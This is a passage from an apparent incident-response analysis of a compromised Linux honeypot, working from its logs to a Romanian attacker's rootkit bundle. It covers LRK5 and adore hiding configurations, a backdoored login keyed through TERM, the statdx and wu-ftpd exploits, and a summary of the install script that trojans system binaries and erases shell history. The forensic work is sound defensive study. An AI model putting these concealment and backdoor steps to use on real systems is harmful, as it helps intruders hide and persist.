We also see a reference to process 7409, this was the other process that we had noted from the messages file. We see that this is an incoming connect to the ftp daemon from IP 200.63.93.250, the Argentinian IP. Then the next line is an incoming connect from the same IP address, but this time the process id is 7411. Referring back to the messages file, we see information related to process id 7411:

```
May 17 10:18:15 matrix ftpd[7411]: ANONYMOUS FTP LOGIN FROM
200.63.93.250 [200.63.93.250], mozilla@
```

Noting this new information, we see this could be a scan from the autowu program. The first connect in the secure file is the attacker seeing if the port is open, the second connect is the attacker retrieving the banner message to see if the daemon is vulnerable.

The next line is a connection to the telnet port from IP 193.109.122.5 Performing an nslookup on this IP, we see that it resolves to proxyscan.undernet.org:

```
[root@code-3 log]# nslookup 193.109.122.5
Note:  nslookup is deprecated and may be removed from future releases.
Consider using the `dig' or `host' programs instead.  Run nslookup with
the `-sil[ent]' option to prevent this message from appearing.
Server:         4.2.2.1
Address:        4.2.2.1#53

Non-authoritative answer:
5.122.109.193.in-addr.arpa      name = proxyscan.undernet.org.

Authoritative answers can be found from:
122.109.193.in-addr.arpa        nameserver = ns2.bit.nl.
122.109.193.in-addr.arpa        nameserver = ns1.bit.nl.

[root@code-3 log]#
```

Undernet.org is a part of the undernet internet relay chat (IRC) network. From the web page www.undernet.org/proxyscan.php we find the following:

> "Due to the overwhelming abuse of misconfigured Wingate, Socks and Proxy servers being exploited daily, the UnderNet network is now checking all users upon connection to any of the UnderNet IRC Servers. This check is ONLY DONE if a user attempts to establish a connection to an UnderNet IRC server. This should not be considered an attack on your system."

This implies that there was a connection from Matrix to the undernet IRC network, because the proxy scanner scanned Matrix. Hackers typically use IRC for communication amongst each other. Many hackers also setup “bots” or software robots, which join IRC channels, and are remotely controllable.

In the last three lines, we see a series of services started from IP 210.22.153.3. We also saw a series of the same services started, with the connection coming from the same IP, in the messages file. This evidence strengthens our hypothesis that this IP is performing a port scan.

Since we saw a login for the user dan, we next examine the wtmp file.

```
[root@code-3 log]# last -f wtmp
ftp      ftpd7411     200.63.93.250    Sat May 17 10:18   still logged
in
dan      pts/0        56.severin.s-man Sat May 17 10:14    gone - no
logout
ftp      ftpd7346     196.33.212.3     Sat May 17 09:44   still logged
in
…
[root@code-3 log]#
```

Examining the output, the first three lines contain IPs that are familiar to us. We can correlate the FTP logins to the files secure and messages.

The next file that we examine in this directory is the maillog file. This file contains output from the sendmail daemon.

```
[root@code-3 log]# cat maillog
...
May 17 10:18:50 matrix sendmail[7581]: KAA07581: from=dan, size=1464,
class=0, pri=31464, nrcpts=1,
msgid=<200305171718.KAA07581@localhost.localdomain>,
relay=dan@localhost

May 17 10:18:54 matrix sendmail[7609]: KAA07581:
to=angelush@personal.ro, ctladdr=dan (502/502), delay=00:00:04,
xdelay=00:00:03, mailer=esmtp, relay=mx0.personal.ro. [194.102.173.5],
stat=Sent (2.0.0 h4HIJ1F16567 Message accepted for delivery)

May 17 10:20:21 matrix sendmail[8343]: KAA08343: from=root, size=1890,
class=0, pri=31890, nrcpts=1,
msgid=<200305171720.KAA08343@localhost.localdomain>,
relay=root@localhost
[root@code-3 log]#
```

Note: The extra line breaks were added to enhance readability.
The first series of lines were from spammers looking for open mail relays. The first line indicates that the user dan sent an email message. The next line tells us that the message from dan is destined for angelush@personal.ro. The domain personal.ro is a Romanian domain. There is evidence from multiple files that our attacker may be Romanian. The last line indicates that the user root sent an

email message. Since we didn't log in, someone else must have sent the mail as root.

This is quite a bit of information to interpret. Here is a small timeline merging the information from the messages, secure, and mail log files. This is not a complete timeline of system events, rather this is just a timeline of the information we have gathered from these files.

Time	Event	Source	IP
09:44:09, 09:44:16	Possible autowu overflow[A]	secure, messages	196.33.212.3
10:13:21	telnet login	secure	193.230.222.199
10:13:42	user dan added	messages	unknown
10:13:55	Password for dan changed	messages	Unknown
10:14:03	rlogin for dan	secure, messages	193.230.222.199
10:17:57, 10:18:05	Possible autowu overflow[A]	secure, messages	200.63.93.250
10:18:50	mail from dan sent to angelush@personal.ro	maillog	Unknown
10:18:54	mail from dan delivered to angelush@personal.ro	maillog	Unknown
10:20:03	portmap shutdown	messages	Unknown
10:20:14	eth0 promisc	messages	Unknown
10:20:21	mail from root sent	maillog	Unknown
10:20:25 - 10:20:36	syslog restart	messages	Unknown
10:20:37	suspicious crond output (possibly sshd)	messages	193.230.222.196
10:20:41 - 10:21:06	syslog restart	messages	Unknown
10:25:52	proxyscan connect from undernet.org	secure, messages	193.109.122.5
10:29:16	portscan[B]	secure, messages	210.22.153.3

Notes:

A) These are denoted as possible autowu's because they contain characteristics typical of the autowu package. First we see two connects to the FTP daemon in the secure file, and then in the messages file, we see the second connect authenticates with autowu credentials

B) This portscan is probably unrelated for a number of reasons. First the attacker has already compromised the machine, and possibly installed a rootkit. Normally portscanning is done prior to compromise

Since there is evidence that FTP was used to compromise the system, the next place to look is the ftp directory (/mnt/honeypot/home/ftp) for anything unusual.

```
[root@code-3 log]# cd ../../home/ftp
[root@code-3 ftp]# ls -al
total 1128
drwxr-xr-x    7 root     root         4096 May 17 10:19 .
drwxr-xr-x    7 root     root         4096 May 17 10:13 ..
-rw-r--r--    1 root     ftp       1122109 May 17 10:19 angelush.tgz
d--x--x--x    2 root     root         4096 May  5 14:28 bin
d--x--x--x    2 root     root         4096 May  5 14:28 etc
drwxr-xr-x    2 root     root         4096 May  5 14:28 lib
drwxr-sr-x    2 root     ftp          4096 Feb  4  2000 pub
drwxr-xr-x    3 root     root         4096 May 17 10:20 .rk
[root@code-3 ftp]#
```

There are two entries that are unusual, the file angelush.tgz and the directory .rk. Neither of these entries were there when the system was first built, and warrant further investigation.

Analysis of the rootkit:

The first thing we do is examine the file angelush.tgz. We know that from the file /mnt/honeypot/var/log/maillog that email was sent to the user angelush@personal.ro. To analyze the file angelush.tgz we first copy the file to a temporary directory and run the "file" command on it.

```
[root@code-3 ftp]# mkdir ~/sandbox/angelush
[root@code-3 ftp]# cp angelush.tgz ~/sandbox/angelush
[root@code-3 ftp]# cd ~/angelush
[root@code-3 angelush]# file angelush.tgz
angelush.tgz: gzip compressed data, from Unix
[root@code-3 angelush]#
```

Since the file is a gzip'd tar file, we uncompress it

```
[root@code-3 angelush]# tar -zxvf angelush.tgz
.rk/
.rk/install
.rk/sshd_config
.rk/ssh_host_key
.rk/ssh_host_key.pub
.rk/.a
.rk/curatare/
.rk/curatare/ps
.rk/curatare/pstree
.rk/curatare/chattr
.rk/curatare/attrib
.rk/.c
.rk/.d
.rk/.p
.rk/.x.tgz
...
[root@code-3 angelush]#
```

Note: the output has been truncated. A full listing of the files contained in the archive can be found in appendix A.

We now begin to examine the extracted files. The first thing to note is that the files are extracted into a directory called ".rk". We saw this directory in the ftp directory as well. Hackers commonly name directories with a leading "." In order to hide them from system administrators, as the plain ls command (without the –a option) doesn't show files and/or directories with a leading ".".

```
[root@code-3 .rk]# ls
chattr    fix               mailme   sl2              v
check     ifconfig          md5sum   sshd_config      vdir
cl        init              move     ssh_host_key     write
clean     install           netstat  ssh_host_key.pub  wroot
crond     killall           patch    ssh_random_seed   wscan
curatare  lg                ps       startfile        wted
dir       libproc.so.2.0.6  pstree   statdx           wu
du        login             read     tcp.log
encrypt   ls                remove   top
firewall  lsof              sc       utils
[root@code-3 .rk]#
```

This ls only shows the files that do not begin with a ".". Since the files from angelush.tgz were extracted to a "." directory, we should check to see if any "." files exist. To see what files (if any) exist we can use the find command.

```
[root@code-3 .rk]# find . -name ".*" -print
.
./.a
./.c
./.d
./.p
./.x.tgz
[root@code-3 .rk]#
```

Starting with the "." files, the first file we examine is the file .a:

```
[root@code-3 .rk]# cat .a
[root@code-3 .rk]#
```

We see that it is empty. Next we examine the file .c:

```
[root@code-3 .rk]# cat .c
1 193.231
1 217.156
1 217.10
1 213.233
2 193.231
2 217.156
2 217.10
2 213.233
3 25330
```

```
3 31693
4 6667
4 6666
1 81.18
2 81.18
3 31693
4 31693
3 41236
4 41236
[root@code-3 .rk]#
```

This appears to be a configuration file from the Linux Rootkit (lrk) family of rootkits. The file contains network settings to hide. The first column specifies what type of data is in the second column. The lrk5 readme states:

```
"netstat -        Modified to remove tcp/udp/sockets from or to
specified
                  addresses, uids and ports. The file is
ROOTKIT_ADDRESS_FILE.
                  default data file: /dev/ptyq
                  type 0: hide uid
                  type 1: hide local address
                  type 2: hide remote address
                  type 3: hide local port
                  type 4: hide remote port
                  type 5: hide UNIX socket path"
```

So we see that this configuration file tells netstat to hide local connections from 81.18.XXX.XXX, 193.231.XXX.XXX, 217.156.XXX.XXX, 217.10.XXX.XXX, 213.233.XXX.XXX, all remote connections to 193.231.XXX.XXX, 217.156.XXX.XXX, 217.10.XXX.XXX, 213.233.XXX.XXX, 81.18.XXX.XXX, all local connections from ports 25330, 31693, 41236 and all remote connections to ports 6667, 6666, 31693, and 41236.

The next file to examine is the ".d" file:

```
[root@code-3 .rk]# cat .d
2 awu
2 7350wurm
2 startwu
2 screen
2 SCREEN
2 scan
2 write
2 x2
2 start
2 psybnc
2 b
2 v
2 anti-foonet
2 curatare
2 eggdrop
2 crond
```

```
2 mech
[root@code-3 .rk]#
```

This appears to be another configuration file, this time specifying the names of processes to hide. The LRK5 readme states:

```
"ps -            Modified to remove specified processes.
                 The file used is ROOTKIT_PROCESS_FILE, default to
                 /dev/ptyp.
                 An example data file is as follows:

                 0 0             Strips all processes running under
                                 root
                 1 p0            Strips tty p0
                 2 sniffer       Strips all programs with the name
                                 sniffer
                 3 hack          Strips all programs with 'hack' in
                                 them ie. proghack1, hack.scan, snhack
                                 etc.
                 Don't put in the comments, obviously. Note: if this
                 doesn't seem to work make sure there are no spaces
                 after the names, and don't use the full path name.

                 NOTE: programs that run from scripts like a bash
                 script use the name of the script to hide it not the
                 item it runs!  IE: eggdrop config files instead of
                 eggdrop ./config.file"
```

So this configuration file tells trojaned versions of ps, pstree, etc. to hide all processes with the names: awu, 7350wurm, startwu, screen, SCREEN, scan, write, x2, start, psybnc, b, v, anti-foonet, curatare, eggdrop, crond, and mech.

The next file to examine is .p:

```
[root@code-3 .rk]# cat .p
mech
ssh_host_key
ssh_host_key.pub
ssh_random_seed
sshd_config
curatare
7350wurm
awu
scan
startwu
b
b.c
targets
wu
x2
start
sl2
remove
move
```

```
lg
init
v
write
.x
.x.tgz
crond
wroot
statdx
scan
tcp.log
read
hosts.h
proc.h
file.h
cl
[root@code-3 .rk]#
```

This appears to be another configuration file, this time for trojaned versions of ls, dir, etc. The LRK5 readme states:

```
"ls -             Trojaned to hide specified files and dirs.
                  The data file is ROOTKIT_FILES_FILE, defaults to
                  /dev/ptyr. All files can be listed with 'ls -/' if
                  SHOWFLAG is enabled. (see rootkit.h) The format of
                  /dev/ptyr is:
                  ptyr
                  hack.dir
                  w4r3z
                  ie. just the filenames. This would hide any
                  files/dirs with the names ptyr, hack.dir and w4r3z."
```

So, this configuration file tells trojaned versions of ls, dir, etc. to hide the files: mech, ssh_host_key, ssh_host_key.pub, ssh_random_seed, sshd_config, curatare, 7350wurm, awu, scan, startwu, b, b.c, targets, wu, x2, start, sl2, remove, move, lg, init, v, write, .x, .x.tgz, crond, wroot, statdx, scan, tcp.log, read, hosts.h, proc.h, file.h, and cl.

The last "." file for us to examine is the file .x.tgz. Running file on .x.tgz we get:

```
[root@code-3 .rk]# file .x.tgz
.x.tgz: gzip compressed data, from Unix
[root@code-3 .rk]#
```

We next ungzip/untar the file:

```
[root@code-3 .rk]# tar -zxvf .x.tgz
.x/
.x/CVS/
.x/CVS/Root
.x/CVS/Repository
```

```
.x/CVS/Entries
.x/CVS/Tag
.x/Changelog
.x/LICENSE
.x/Makefile.gen
.x/README
.x/TODO
.x/adore.c
.x/ava.c
.x/cleaner.c
.x/configure
.x/dummy.c
.x/exec-test.c
.x/exec.c
.x/libinvisible.c
.x/libinvisible.h
.x/rename.c
.x/Makefile
.x/start
[root@code-3 .rk]#
```

Examining the file .x/README it is apparent this is the adore rootkit. The adore rootkit[6] is a loadable kernel module rootkit. Since this rootkit modifies the kernel, it is very difficult to detect when running.

The files du, ifconfig, killall, ls, netstat, ps, top, fix, and wted all appear to be from the LRK5 rootkit. The system commands du, ifconfig, killall, ls, netstat, ps, and top are trojans which restrict their output based off of the previously discovered configuration files. The file fix modifies ("fixes") timestamp and checksum information on files. The file wted is a program that manipulates wtmp and utmp files. These files store the last logins, and users currently logged in.

The files chattr, lsof, md5sum, pstree, and vdir appear to be replacements for system commands. Presumably their output is modified somehow to hide / report incorrect information.

Running the file command on encrypt, we get:

```
[root@code-3 .rk]# file encrypt
encrypt: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
[root@code-3 .rk]#
```

Since this file is an ELF file, we run the strings command:

```
[root@code-3 .rk]# strings encrypt
(numerous lines of garbage removed)…
__deregister_frame_info
SOLcrypt 1.0 by sensei
tornkit version !
usage:
%s -e input-file output-file (encrypt file)
```

```
%s -d input-file output-file (decrypt file)
[root@code-3 .rk]#
```

We see this to be a program called “solcrypt” which encrypts/decrypts files. The comment indicates that this is program version 1.0 by “sensei”, and is the tornkit[7] version. A google search for “solcrypt” turns up one unrelated link. A google search for “tornkit sensei” returns one hit at digitaloffense.net. It returns the readme file for the tornkit which contains the line:

```
“-| <Gr33tz !!@!~! oh how can we forget this>
-| ----------------------------------------

-| fly out to in no particulr order...
-| X-ORG/etC!/m0s/Blackhand/tnt/APACHE/sv3ta/Sl|der/dor/angelz/
-| Annihilat/Unkn0wn/j0hnny7/k1ttykat/_random/dR_hARDY/
-| Cvele/DR_SNK/flyahh/sensei/snake/#etcpub and everyone i forgot...
   innit.“
```

Running the file command on login we get:

```
[root@code-3 .rk]# file login
login: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
[root@code-3 .rk]#
```

Since this is an ELF file, we run the strings command to extract any human readable text:

```
[root@code-3 .rk]# strings login
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
execve
__deregister_frame_info
strncmp
strtok
strdup
sprintf
_IO_stdin_used
__libc_start_main
strlen
__register_frame_info
GLIBC_2.0
PTRh
login
/bin/sh
/dev/mounnt
TERM
cocacola
vt100
%s=%s
[root@code-3 .rk]#
```

The third, and fifth rows from the bottom are suspicious. The term "cocacola" doesn't belong in the normal login executable. The text "/dev/mounnt" looks like a reference to a file. Normally the /dev directory does not contain the file mounnt. We then do an ls on the file /mnt/honeypot/dev/mounnt:

```
[root@code-3 .rk]# ls -al /mnt/honeypot/dev/mounnt
-rwxr-xr-x    1 root     root        20452 Mar  7  2000
/mnt/honeypot/dev/mounnt
[root@code-3 .rk]#
```

Running the file command on /mnt/honeypot/dev/mounnt:

```
[root@code-3 .rk]# file /mnt/honeypot/dev/mounnt
/mnt/honeypot/dev/mounnt: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared
libs), str
ipped
[root@code-3 .rk]#
```

Since this file is an ELF file, we run the strings command to extract human readable text.

```
[root@code-3 .rk]# strings /mnt/honeypot/dev/mounnt
…
from %.*s
on %.*s
LOGIN FAILURE FROM %s, %s
LOGIN FAILURE ON %s, %s
%d LOGIN FAILURES FROM %s, %s
%d LOGIN FAILURES ON %s, %s
%s -- %s
[root@code-3 .rk]#
```

This appears to be the login executable. It is typical of hackers to install backdoors in the login executable. The text "cocacola" found in the file .rk/login is probably the "key" used to gain root access. Typically with a backdoored login if the hacker will either set the "key" to a telnet-environment variable, or use it as their password. Since we found the text "TERM" it likely means that the telnet environment variable "TERM" should be set to "cocacola" to spawn a root shell.

The next file we examine is the file libproc.so.2.0.6. Running the file command we get:

```
[root@code-3 .rk]# file libproc.so.2.0.6
libproc.so.2.0.6: ELF 32-bit LSB shared object, Intel 80386, version 1
(SYSV), stripped
[root@code-3 .rk]#
```

This file is a shared library. The libproc library is part of the procps-2.0.6-5 package. This package contains a set of system utilities which provide

information about the current system. It is common for hackers to implement backdoors in library files, and then replace the system's library files. This way any dynamically linked binary that links against these files will be vulnerable. Since this file is an ELF file, we run strings to extract human readable content:

```
[root@code-3 .rk]# strings libproc.so.2.0.6
…
proc_istrojaned
ps_readproc
look_up_our_self
getpid
LookupPID
…
pidsinuse
pids
proc_hackinit
xor_buf
h_tmp
fp_hack
tmp_str
fgets
hack_list
proc_childofhidden
…
[root@code-3 .rk]#
```

Note: the output was heavily edited due to volume.

We see references to functions such as "proc_istrojaned", "fp_hack", "hack_list", and "proc_childofhidden".

Performing a google search for "libproc.so.2.0.6 rootkit" we find a hit at RUS-CERT – Beastkit[8]. Beastkit is another rootkit. According to the writeup, Beastkit contains a file called libproc.so.2.0.6. with the following properties:

- File size: 37984 bytes
- Md5 sum: 8581544643145cd159e93df986539ce8

Examining the properties of our version of libproc.so.2.0.6 we find:

```
[root@code-3 .rk]# ls -al libproc.so.2.0.6
-rwxr-xr-x    1 root     root        37984 Apr 10  2002
libproc.so.2.0.6
[root@code-3 .rk]# md5sum libproc.so.2.0.6
8581544643145cd159e93df986539ce8  libproc.so.2.0.6
[root@code-3 .rk]#
```

We see that the file sizes and md5 check sums match, therefore we can conclude that this file (libproc.so.2.0.6) was taken from the rootkit Beastkit.

Running the file command on sc we get:

```
[root@code-3 .rk]# file sc
```

```
sc: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
[root@code-3 .rk]#
```

Since this is an ELF file, we run the strings command to extract any human readable text:

```
[root@code-3 .rk]# strings sc
(references to system libraries removed)…
Usage: %s <a-block> <port> [b-block] [c-block]
Invalid a-range
Bad port number.
Invalid b-range.
Invalid c-range.
Unable to set O_NONBLOCK
%d.%d.%d.%d
Invalid IP.
./statdx -d0 %s
Lets try to root the %s
We continue to h4x0r ...
Error: %s
[root@code-3 .rk]#
```

Since we see references to ports, blocks and ranges, it appears that this is some sort of network scanner. We see it references the file ./statdx. Running file on./statdx we get:

```
[root@code-3 .rk]# file statdx
statdx: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
[root@code-3 .rk]#
```

Since this is an ELF file, we run strings to extract any human readable text:

```
[root@code-3 .rk]# strings statdx
…
Redhat Linux 6.2/6.1/6.0
statdx2 by ron1n <shellcode@hotmail.com>
…
[root@code-3 .rk]#
```

Note: due to the volume of output, the display here has been heavily edited.

We see that statdx is the statdx exploit written by ron1n[9]. This implies that the file sc is a wrapper that scans a network for open statd's and then launches the file statdx.

Running file on sl2 we get:

```
[root@code-3 .rk]# file sl2
sl2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
[root@code-3 .rk]#
```

Since this is an ELF file we run the strings command to extract any human readable content:

```
[root@code-3 .rk]# strings sl2
(references to header files removed)
…
[JSignal Caught. Exiting Cleanly.
[JSegmentation Violation Caught. Exiting Cleanly.
Unknown host %s
sendto
Usage: %s srcaddr dstaddr low high
    If srcaddr is 0, random addresses will be used
socket
%i.%i.%i.%i
High port must be greater than Low port.
[root@code-3 .rk]#
```

Note: due to the volume, the output has been editited.

It appears that this is another type of scanner. Since the usage states that both source and destination addresses are required, this implies that may this program performs some sort of spoofing. The usage line also states that low and high ports must be specified, indicating that this is likely a port scanner.

Running the file command on v we get:

```
[root@code-3 .rk]# file v
v: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
[root@code-3 .rk]#
```

Since this is an ELF file, we run the strings command to extract any human readable content:

```
[root@code-3 .rk]# strings v
(references to system libraries removed)
…
Vadim v.Ibeta by Luciffer
Anybody
Registered to: %s
--------------------------------
Slashing your angry Vadims at %s, port %d spoofed as %s
Unknown host: %s
Syntax: %s <host> <port> <spoof>
<host>    : either hostname or IP address.
<port>    : any open UDP port number.
<spoof>   : any real, unused ip.
0123456789
[root@code-3 .rk]#
```

Note: due to the volume, the output was edited.

We see that this program is called “Vadim v.Ibeta”. Doing a google search for “vadim v.Ibeta” returns one hit at http://www.ebat.org/~jethro/evilkit.txt[10], which says this is a denial-of-service tool.

Running file on write we get:

```
[root@code-3 .rk]# file write
write: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
[root@code-3 .rk]#
```

Since this is an ELF file we run the strings command to extract human readable content:

```
[root@code-3 .rk]# strings write
(output truncated)
…
cant get SOCK_PACKET socket
cant get flags
cant set promiscuous mode
----- [CAPLEN Exceeded]
----- [Timed Out]
----- [RST]
----- [FIN]
%s =>
%s [%d]
eth0
tcp.log
cant open log
Exiting...
[root@code-3 .rk]#
```

Note: do to the volume, the output has been truncated.

Examining the strings this appears to be some sort of sniffer. Performing a goole on “[CAPLEN Exceeded]” returns numerous hits to the file linsniffer.c. Linsniffer is a sniffer written by Mike Edulla.

Running file on wroot we get:

```
[root@code-3 .rk]# file wroot
wroot: Bourne shell script text executable
[root@code-3 .rk]#
```

Since this is bash script we can cat the contents:

```
[root@code-3 .rk]# cat wroot
(output truncated)
…
./wscan $1 111 $2 $3
 #cat scan.log  | while read IP; do ./am $IP; done | grep  "Yes" | cut
-s -d":" -f2
[root@code-3 .rk]#
```

Note: do to volume, the output has been truncated.

Examining the output, we see that this bash script calls the file wscan, probably a scanner of some sort.

Running file on wscan we get:

```
[root@code-3 .rk]# file wscan
wscan: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
[root@code-3 .rk]#
```

Since this is an ELF file, we use the command strings to extract any human recognizable text:

```
[root@code-3 .rk]# strings wscan
(references to system libraries removed)
…
uzaj: %s <bloc-A> <port> [bloc-B] [bloc-C]
A eronat.
Port incorect.
B eronat.
C eronat.
Nu pot sa setez O_NONBLOCK
%d.%d.%d.%d
Invalid IP.
./wu -h %s
Incerc sa iau %s
Ghinion , continui ...
Eroare: %s
[root@code-3 .rk]#
```

This appears to be another scanner. We see references to “bloc”s and a port. We also see a reference to the file ./wu. Running file on ./wu we get:

```
[root@code-3 .rk]# file wu
wu: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
[root@code-3 .rk]#
```

Since this is an ELF file, we run the strings command to extract human readable content:

```
[root@code-3 .rk]# strings wu
…
wu - wuftpd <= 2.6.0 x86/linux remote root
by Lamer
t:ch:u:p:s:rv
imi pare rau arhitectura selectata "%s" nu are
capacitatea de masa a acestui exploit. abandonez.
…
[root@code-3 .rk]#
```

Note: due to the volume, the output has been heavily truncated.

We see that this is a wuftpd exploit for wuftpd versions less than or equal to 2.6.0. It appears that the author of this program is “Lamer”. The text throughout the file appears to be Romanian.

We see the file named “crond”. Referring back to our original examination of the file /mnt/honeypot/var/log/messages, we saw output from the cron daemon that appeared to be coming from an ssh daemon. Running the file command on crond:

```
[root@code-3 .rk]# file crond
crond: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), not stripped
[root@code-3 .rk]#
```

Now we run strings (note: the output has been truncated)

```
[root@code-3 .rk]# strings crond
…
i686-unknown-linux
1.2.27
sshd version %s [%s]
Usage: %s [options]
Options:
/dev/
  -f file    Configuration file (default %s/sshd_config)
  -d         Debugging mode
  -i         Started from inetd
  -q         Quiet (no logging)
  -p port    Listen on the specified port (default: 22)
  -k seconds Regenerate server key every this many seconds (default:
3600)
  -g seconds Grace period for authentication (default: 300)
  -b bits    Size of server RSA key (default: 768 bits)
/dev//ssh_host_key
  -h file    File from which to read host key (default: %s)
  -V str     Remote version string already read from the socket
…
[root@code-3 .rk]#
```

Based on the strings output, the file crond appears to be an ssh daemon. This would explain the unusual crond output from the messages file.

Examining the directory curatare we get:

```
[root@code-3 .rk]# ls curatare
attrib  chattr  ps  pstree
[root@code-3 .rk]#
```

Running strings on these binaries gives us no clues. It is possible that these are "clean" binaries, should the attacker ever want to use them. We know that the hacker was from Romania, so doing a google search for a Romanian dictionary we find one at http://www.castingsnet.com/dictionaries/[4]. We type in the word curatare in the Romainian to English translation box. We don't find an exact match, however we do find several words with the same base including curat, curata, curatat, and curatitor, all of which are related to clean, or laundry (i.e. be laundered). The binaries in this directory (curatare) are probably clean (non-trojaned) binaries.

Running file on install we get:

```
[root@code-3 .rk]# file install
check: Bourne shell script text executable
[root@code-3 .rk]#
```

Since this is a bash script we can use the cat command to display the contents:

```
[root@code-3 .rk]# cat install
#!/bin/bash

BLK=''
RED=''
GRN=''
YEL=''
BLU=''
MAG=''
CYN=''
WHI=''
DRED=''
DGRN=''
DYEL=''
DBLU=''
DMAG=''
DCYN=''
DWHI=''
RES=''

unset HISTFILE
unset HISTSAVE
chown root.root *

…
[root@code-3 .rk]#
```

Note: due to the volume, the output has been truncated.

The actions the scripts take are summarized:

- Unset HISTFILE and HISTSAVE to avoid logging information to .bash_history
- chown everything in the current directory to root.root
- call the ./firewall script

    - This script creates the directory /lib/security/www/.rd if it doesn't already exist and flushes the firewall tables by calling ipchains -F
- call the ./remove script
    - This script can be summarized:
        - Calculate md5sums for original system binaries, store in the file .tkmd5
        - Encrypt using the encrypt utitlity, and place in /dev/srd0
        - Replace system "lsof" with trojaned lsof
        - Add trojaned libproc to /lib
        - Replace system "chattr" with trojaned version
        - Replace system ifconfig with trojaned version
        - Replace system netcat with trojaned version
        - Replace system ps with trojaned version
        - Replace system top with trojaned version
        - Replace system pstree with trojaned version
        - Replace system dir with trojaned version
        - Replace system vdir with trojaned version
        - Replace system killall with trojaned version
        - Replace system du with trojaned version
        - Replace system ls with trojaned version
        - Stop the portmap daemon
        - Remove the portmap daemon from startup files
        - If /dev/caca exists remove it
        - If /dev/pisu exists remove it
        - If /dev/dsx exists remove it
        - Move .d to /usr/include/proc.h
        - Move .c to /usr/include/hosts.h
        - Move .p to /usr/include/file.h
        - Replace system crond with rootkit crond (sshd)
- call the ./move script
    - This script can be summarized:
        - If /usr/bin/.etc exists remove it
        - If /usr/bin/hdparm exists remove it
        - If /usr/bin/sourcemask exists then
            - Remove /usr/man/man1/".. "/.dir/
            - Kill ras2xm
            - Kill sniff
            - Remove /usr/bin/ras2xm
            - Remove /usr/sbin/ras2xm
            - Remove /usr/man/man1/".. "/.dir/
            - Remove /dev/xmx
            - Remove /dev/xdta
            - Remove reference to /usr/bin/sourcemask from rc.sysinit
            - Remove /usr/bin/sourcemask
        - If /usr/sbin/in.telnet exists then

        - Remove /usr/sbin/in.telnet
        - Remove /unde/vrei/tu/sa/te/ascunzi/in/server//…
        - Remove /unde/vrei/tu/sa/te/ascunzi/in/server/
        - Remove /usr/sbin/gpm.root
        - Kill /bin/vobiscum
        - Remove /bin/vombiscum
        - Remove /bin/psr
        - Remove /dev/kdx
        - Remove /dev/dxk
        - Kill /usr/sbin/ssh
        - Kill /usr/sbin/sshd3
        - Remove /usr/sbin/in.telnet from rc.sysinit
        - Remove /bin/vobiscum from rc.local
        - Remove /usr/sbin/in.telnet from rc.local
    - If the file /usr/sbin/jcd exists then:
        - Remove /usr/sbin/jcd
        - Remove /usr/bin/crontab
        - Kill squid
        - Kill /usr/bin/crontab
        - Remove /etc/rc.d/init.d/crontab
        - Remove /usr/bin/crontab
        - Remove /etc/rc.d/init.d/jcd
        - Remove /usr/include/".. "
        - Remove reference of /usr/sbin/jcd from rc.sysinit
        - Remove /usr/sbin/atd2
        - Remove /usr/sbin/atd
        - Remove /etc/rc.d/init.d/atd
        - Remove /dex/xdta
        - Remove /dex/xmx
        - Remove /home/httpd/cgi-bin/linux.cgi
        - Remove /home/httpd/cgi-bin/psid
        - Remove /home/httpd/cgi-bin/void.cgi
    - If the directory /usr/X11R6/include/X11/… exists then:
        - Kill /usr/sbin/sshd2
        - Remove /usr/sbin/sshd2
        - Kill secure
        - Remove /usr/X11R6/include/X11/…
        - Userdel "system"
        - Kill system
        - Remove /etc/rc.d/init.d/system
        - Remove /etc/rc.d/rc3.d/S93users
        - Remove /etc/rc.d/rc5.d/S93users
    - If the directory /dev/ptyxx exists then:
        - Remove /dev/ptyxx/.file

        - Remove /dev/ptyxx/.proc
        - Remove /dev/ptyxx/.addr
        - Remove /dev/ptyxx/.log
        - Remove /dev/ptyxx
    - If the directory /usr/src/.puta exists then
        - Kill t0rnsb
        - Kill t0rns
        - Kill t0rnsp
        - Kill nscd
        - Remove /usr/src/.puta/.1file
        - Remove /usr/src/.puta/.1addr
        - Remove /usr/src/.puta/.1logz
        - Remove /usr/src/.puta/.1proc
        - Remove /usr/src/.puta
        - Remove /usr/sbin/nscd
        - Remove reference to /usr/sbin/nscd from rc.sysinit
    - If the file /lib/.so exists then:
        - Remove /lib/.so
        - Kill rx4u
        - Kill rx2me
    - If the file /lib/.sso exists then:
        - Remove /lib/.sso
    - If the file /dev/xmx exists then:
        - Remove /dev/xmx
        - Remove /dev/xdta
    - Set HISTSIZE = 1
    - Chmod –s /usr/bin/rpc*
    - Add anonymous to /etc/ftpusers
    - Add ftp to /etc/ftpusers
    - Call the script ./lg
        - This can be summarized as:
            - If /sbin/xlogin exists move it to /bin/login
            - If /dev/mounnt exists then echo “already backdoored”
            - Otherwise move /bin/login to /dev/mounnt and move trojaned login to /bin
            - Set TERM=rosu
- make the directory /usr/bin/.configuration/”.. “/
- move various files from the current directory to /usr/bin/.configuration/”.. “/
- if the files /dev/sshd_config, /dev/ssh_host_key, /dev/ssh_host_key.pub, or /dev/ssh_random_seed exist remove them
- move local copes of sshd_confi, ssh_host_key, ssh_host_key.pub, and ssh_random_seed to /dev
- touch the file /usr/bin/.configuration/”.. “/tcp.log
- call the ./check script

    - This is summarized as:
        - If we have gcc and make then
